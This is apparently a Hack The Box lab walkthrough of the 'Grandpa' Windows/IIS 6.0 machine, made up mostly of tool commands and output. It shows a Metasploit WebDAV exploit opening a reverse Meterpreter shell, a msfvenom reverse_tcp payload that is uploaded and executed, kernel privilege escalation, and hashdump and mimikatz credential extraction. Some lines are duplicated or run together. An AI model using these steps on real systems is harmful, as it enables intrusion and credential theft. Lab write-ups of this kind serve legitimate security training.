
Information Gathering
Nmap
root@localhost:~/HTB/grandpa# nmap -p- -sV -sC 10.10.10.14 -oA scans/allport.tcp

PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 6.0
| http-methods:
|_  Potentially risky methods: TRACE COPY PROPFIND SEARCH LOCK UNLOCK DELETE PUT MOVE MKCOL PROPPATCH
|_http-server-header: Microsoft-IIS/6.0
I also recalled that in [this "different" kind of real-world penetration test case analysis article](https://paper.seebug.org/1144/), it mentioned that `webdav` seems to have an `xxe`. I tried it on the root directory, with no luck.
| http-webdav-scan:
|   Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH
|   WebDAV type: Unknown
|   Server Type: Microsoft-IIS/6.0
|   Allowed Methods: OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND, SEARCH, LOCK, UNLOCK
|_  Server Date: Thu, 23 Apr 2020 13:11:29 GMT
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Directory Scanning
root@localhost:~/HTB/grandpa# dirb http://10.10.10.14 -o scans/dirb.txt
-----------------
DIRB v2.22
By The Dark Raver
-----------------

GENERATED WORDS: 4612
---- Scanning URL: http://10.10.10.14/ ----
==> DIRECTORY: http://10.10.10.14/_vti_bin/
+ http://10.10.10.14/_vti_bin/_vti_adm/admin.dll (CODE:200|SIZE:195)
+ http://10.10.10.14/_vti_bin/_vti_aut/author.dll (CODE:200|SIZE:195)
+ http://10.10.10.14/_vti_bin/shtml.dll (CODE:200|SIZE:96)
==> DIRECTORY: http://10.10.10.14/_vti_bin/_vti_aut

I searched around and found this thing is called FrontPage Server Extensions; there is relatively little related material about it.
http://10.10.10.14/_vti_bin/_vti_adm/fpadmdll.dll has a 401 authentication prompt. I tried weak credentials but failed.
I also recalled that in this is a “different” kind of real penetration testing case analysis article, it mentioned that webdav seems to have an xxe. I tried it on the root directory, with no luck.
I ran msf exploits for iis 6.0 + sharepoint + webdav, all without success, and scanned webdav for vulnerabilities with davtest — everything failed.
root@localhost:~/HTB# davtest -url http://10.10.10.14
********************************************************
 Testing DAV connection
OPEN		SUCCEED:		http://10.10.10.14
********************************************************
NOTE	Random string for this session: dhNrel
********************************************************
 Creating directory
MKCOL		FAIL
********************************************************
 Sending test files
PUT	aspx	FAIL
PUT	jsp	FAIL
PUT	html	FAIL
PUT	cfm	FAIL
PUT	php	FAIL
PUT	pl	FAIL
PUT	jhtml	FAIL
PUT	txt	FAIL
PUT	shtml	FAIL
PUT	asp	FAIL
PUT	cgi	FAIL

********************************************************
/usr/bin/davtest Summary:
After a painful search and several fruitless attempts, I was ready to look at walkthroughs online — and it turned out one of the exploits I had already tried in msf directly gave RCE.
I reset the target machine and successfully got the first shell.
msf5 > use windows/iis/iis_webdav_scstoragepathfromurl
msf5 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > show options
msf5 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > run

[*] Started reverse TCP handler on 10.10.16.122:4444
[*] Trying path length 3 to 60 ...
[*] Sending stage (180291 bytes) to 10.10.10.14
[*] Meterpreter session 1 opened (10.10.16.122:4444 -> 10.10.10.14:1031) at 2020-04-24 06:02:23 +0000
Privilege Escalation
Use a built-in msf privilege escalation testing module, **post/multi/recon/**``**local_exploit_suggester**** **
msf5 > use post/multi/recon/local_exploit_suggester
msf5 post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits

msf5 post(multi/recon/local_exploit_suggester) > set showdescription true
showdescription => true
msf5 post(multi/recon/local_exploit_suggester) > set session 1
session => 1
msf5 post(multi/recon/local_exploit_suggester) > run

[*] 10.10.10.14 - Collecting local exploits for x86/windows...
[*] 10.10.10.14 - 30 exploit checks are being tried...
[+] 10.10.10.14 - exploit/windows/local/ms10_015_kitrap0d: The service is running,
but could not be validated.
  This module will create a new session with SYSTEM privileges via the
  KiTrap0D exploit by Tavis Ormandy. If the session in use is already
  elevated then the exploit will not run. The module relies on
  kitrap0d.x86.dll, and is not supported on x64 editions of Windows.
[+] 10.10.10.14 - exploit/windows/local/ms14_058_track_popup_menu:
The target appears to be vulnerable.
 	This module exploits a NULL Pointer Dereference in win32k.sys, the
  vulnerability can be triggered through the use of TrackPopupMenu.
  Under special conditions, the NULL pointer dereference can be abused
  on xxxSendMessageTimeout to achieve arbitrary code execution. This
  module has been tested successfully on Windows XP SP3, Windows 2003
  SP2, Windows 7 SP1 and Windows 2008 32bits. Also on Windows 7 SP1
  and Windows 2008 R2 SP1 64 bits.
[+] 10.10.10.14 - exploit/windows/local/ms14_070_tcpip_ioctl: The target appears to be vulnerable.
  A vulnerability within the Microsoft TCP/IP protocol driver
  tcpip.sys can allow a local attacker to trigger a NULL pointer
  dereference by using a specially crafted IOCTL. This flaw can be
  abused to elevate privileges to SYSTEM.
[+] 10.10.10.14 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
  This module exploits improper object handling in the win32k.sys
  kernel mode driver. This module has been tested on vulnerable builds
  of Windows 7 x64 and x86, and Windows 2008 R2 SP1 x64.
[+] 10.10.10.14 - exploit/windows/local/ms16_016_webdav: The service is running, but could not be validated.
  This module exploits the vulnerability in mrxdav.sys described by
  MS16-016. The module will spawn a process on the target system and
  elevate its privileges to NT AUTHORITY\SYSTEM before executing the
  specified payload within the context of the elevated process.
[+] 10.10.10.14 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
  This module exploits a vulnerability on EPATHOBJ::pprFlattenRec due
  to the usage of uninitialized data which allows to corrupt memory.
  At the moment, the module has been tested successfully on Windows XP
  SP3, Windows 2003 SP1, and Windows 7 SP1.
[*] Post module execution completed
Find a writable directory, then bounce back another shell. Any of the following exploits can successfully escalate privileges:
windows/local/ms14_058_track_popup_menuexploit/windows/local/ms14_070_tcpip_ioctl— stablewindows/local/ms15_051_client_copy_image
meterpreter > upload payloads/16-122-4443.exe "C:\WINDOWS\Temp\shell.exe"
[*] uploading  : payloads/16-122-4443.exe -> C:\WINDOWS\Temp\shell.exe
[*] Uploaded 72.07 KiB of 72.07 KiB (100.0%): payloads/16-122-4443.exe -> C:\WINDOWS\Temp\shell.exe
[*] uploaded   : payloads/16-122-4443.exe -> C:\WINDOWS\Temp\shell.exe

msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.16.122 LPORT=4443 -f exe -o 16-122-4443.exe
# Upload and execute
upload shell.exe "C:\WINDOWS\Temp\shell.exe"
execute  -f "C:\WINDOWS\Temp\shell.exe"
Privilege escalation process:
msf5 exploit(windows/local/ms14_070_tcpip_ioctl) > run

[*] Started reverse TCP handler on 10.10.16.122:4443
[*] Storing the shellcode in memory...
[*] Triggering the vulnerability...
[*] Checking privileges after exploitation...
[+] Exploitation successful!
[*] Sending stage (180291 bytes) to 10.10.10.14
[*] Meterpreter session 2 opened
C:\Documents and Settings\
  Administrator
  All Users
  Harry

 # c:\Documents and Settings\Administrator\Desktop\root.txt
 # c:\Documents and Settings\Harry\Desktop\user.txt
After Privilege Escalation?
# After privilege escalation
meterpreter > hashdump
Administrator:500:0a70918d669baeb307012642393148ab:34dec8a1db14cdde2a21967c3c997548:::
ASPNET:1007:3f71d62ec68a06a39721cb3f54f04a3b:edc0d5506804653f58964a2376bbd769:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Harry:1008:93c50499355883d1441208923e8628e6:031f5563e0ac4ba538e8ea325479740d:::
IUSR_GRANPA:1003:a274b4532c9ca5cdf684351fab962e86:6a981cb5e038b2d8b713743a50d89c88:::
IWAM_GRANPA:1004:95d112c4da2348b599183ac6b1d67840:a97f39734c21b3f6155ded7821d04d16:::
SUPPORT_388945a0:1001:aad3b435b51404eeaad3b435b51404ee:8ed3993efb4e6476e4f75caebeca93e6:::
mimikatz
You need to load mimikatz before using it
meterpreter > load mimikatz
Loading extension mimikatz...Success.

meterpreter >  mimikatz_command -f version
mimikatz 1.0 x86 (RC) (Mar  4 2020 19:36:53)

meterpreter > msv
[+] Running as SYSTEM
[*] Retrieving msv credentials
msv credentials
===============

AuthID    Package    Domain        User             Password
------    -------    ------        ----             --------
0;747507  NTLM       GRANPA        IUSR_GRANPA      lm{ a274b4532c9ca5cdf684351fab962e86 }, ntlm{ 6a981cb5e038b2d8b713743a50d89c88 }
0;996     Negotiate  NT AUTHORITY  NETWORK SERVICE  lm{ aad3b435b51404eeaad3b435b51404ee }, ntlm{ 31d6cfe0d16ae931b73c59d7e0c089c0 }
0;997     Negotiate  NT AUTHORITY  LOCAL SERVICE    n.s. (Credentials KO)
0;44669   NTLM                                      n.s. (Credentials KO)
0;999     NTLM       HTB           GRANPA$          n.s. (Credentials KO)

meterpreter > kerberos
[+] Running as SYSTEM
[*] Retrieving kerberos credentials
kerberos credentials
====================

AuthID    Package    Domain        User             Password
------    -------    ------        ----             --------
0;996     Negotiate  NT AUTHORITY  NETWORK SERVICE
0;997     Negotiate  NT AUTHORITY  LOCAL SERVICE
0;44669   NTLM
0;999     NTLM       HTB           GRANPA$
0;747507  NTLM       GRANPA        IUSR_GRANPA      1_pEx9[v6;e24}

meterpreter >  mimikatz_command -f samdump::hashes
Ordinateur : granpa
BootKey    : 11b5033b62a3d2d6bb80a0d45ea88bfb

Rid  : 500
User : Administrator
LM   : 0a70918d669baeb307012642393148ab
NTLM : 34dec8a1db14cdde2a21967c3c997548

Rid  : 501
User : Guest
LM   :
NTLM :

Rid  : 1001
User : SUPPORT_388945a0
LM   :
NTLM : 8ed3993efb4e6476e4f75caebeca93e6

Rid  : 1003
User : IUSR_GRANPA
LM   : a274b4532c9ca5cdf684351fab962e86
NTLM : 6a981cb5e038b2d8b713743a50d89c88

Rid  : 1004
User : IWAM_GRANPA
LM   : 95d112c4da2348b599183ac6b1d67840
NTLM : a97f39734c21b3f6155ded7821d04d16

Rid  : 1007
User : ASPNET
LM   : 3f71d62ec68a06a39721cb3f54f04a3b
NTLM : edc0d5506804653f58964a2376bbd769

Rid  : 1008
User : Harry
LM   : 93c50499355883d1441208923e8628e6
NTLM : 031f5563e0ac4ba538e8ea325479740d
meterpreter > mimikatz_command -f sekurlsa::searchPasswords
[0] { IUSR_GRANPA ; GRANPA ; 1_pEx9[v6;e24} }
[1] { IUSR_GRANPA ; GRANPA ; 1_pEx9[v6;e24} }
[2] { _olic
rdp
First, set up port forwarding
meterpreter > portfwd -h
Usage: portfwd [-h] [add | delete | list | flush] [args]


OPTIONS:

    -L <opt>  Forward: local host to listen on (optional). Reverse: local host to connect to.
    -R        Indicates a reverse port forward.
    -h        Help banner.
    -i <opt>  Index of the port forward entry to interact with (see the "list" command).
    -l <opt>  Forward: local port to listen on. Reverse: local port to connect to.
    -p <opt>  Forward: remote port to connect to. Reverse: remote port to listen on.
    -r <opt>  Forward: remote host to connect to.
meterpreter > portfwd add -l 3389  -r 10.10.10.14 -p 3389
[*] Local TCP relay created: :3389 <-> 10.10.10.14:3389
Add a user in meterpreter
meterpreter > run getgui -h

[!] Meterpreter scripts are deprecated. Try post/windows/manage/enable_rdp.
[!] Example: run post/windows/manage/enable_rdp OPTION=value [...]
Windows Remote Desktop Enabler Meterpreter Script
Usage: getgui -u <username> -p <password>
Or:    getgui -e

OPTIONS:

    -e        Enable RDP only.
    -f <opt>  Forward RDP Connection.
    -h        Help menu.
    -p <opt>  The Password of the user to add.
    -u <opt>  The Username of the user to add.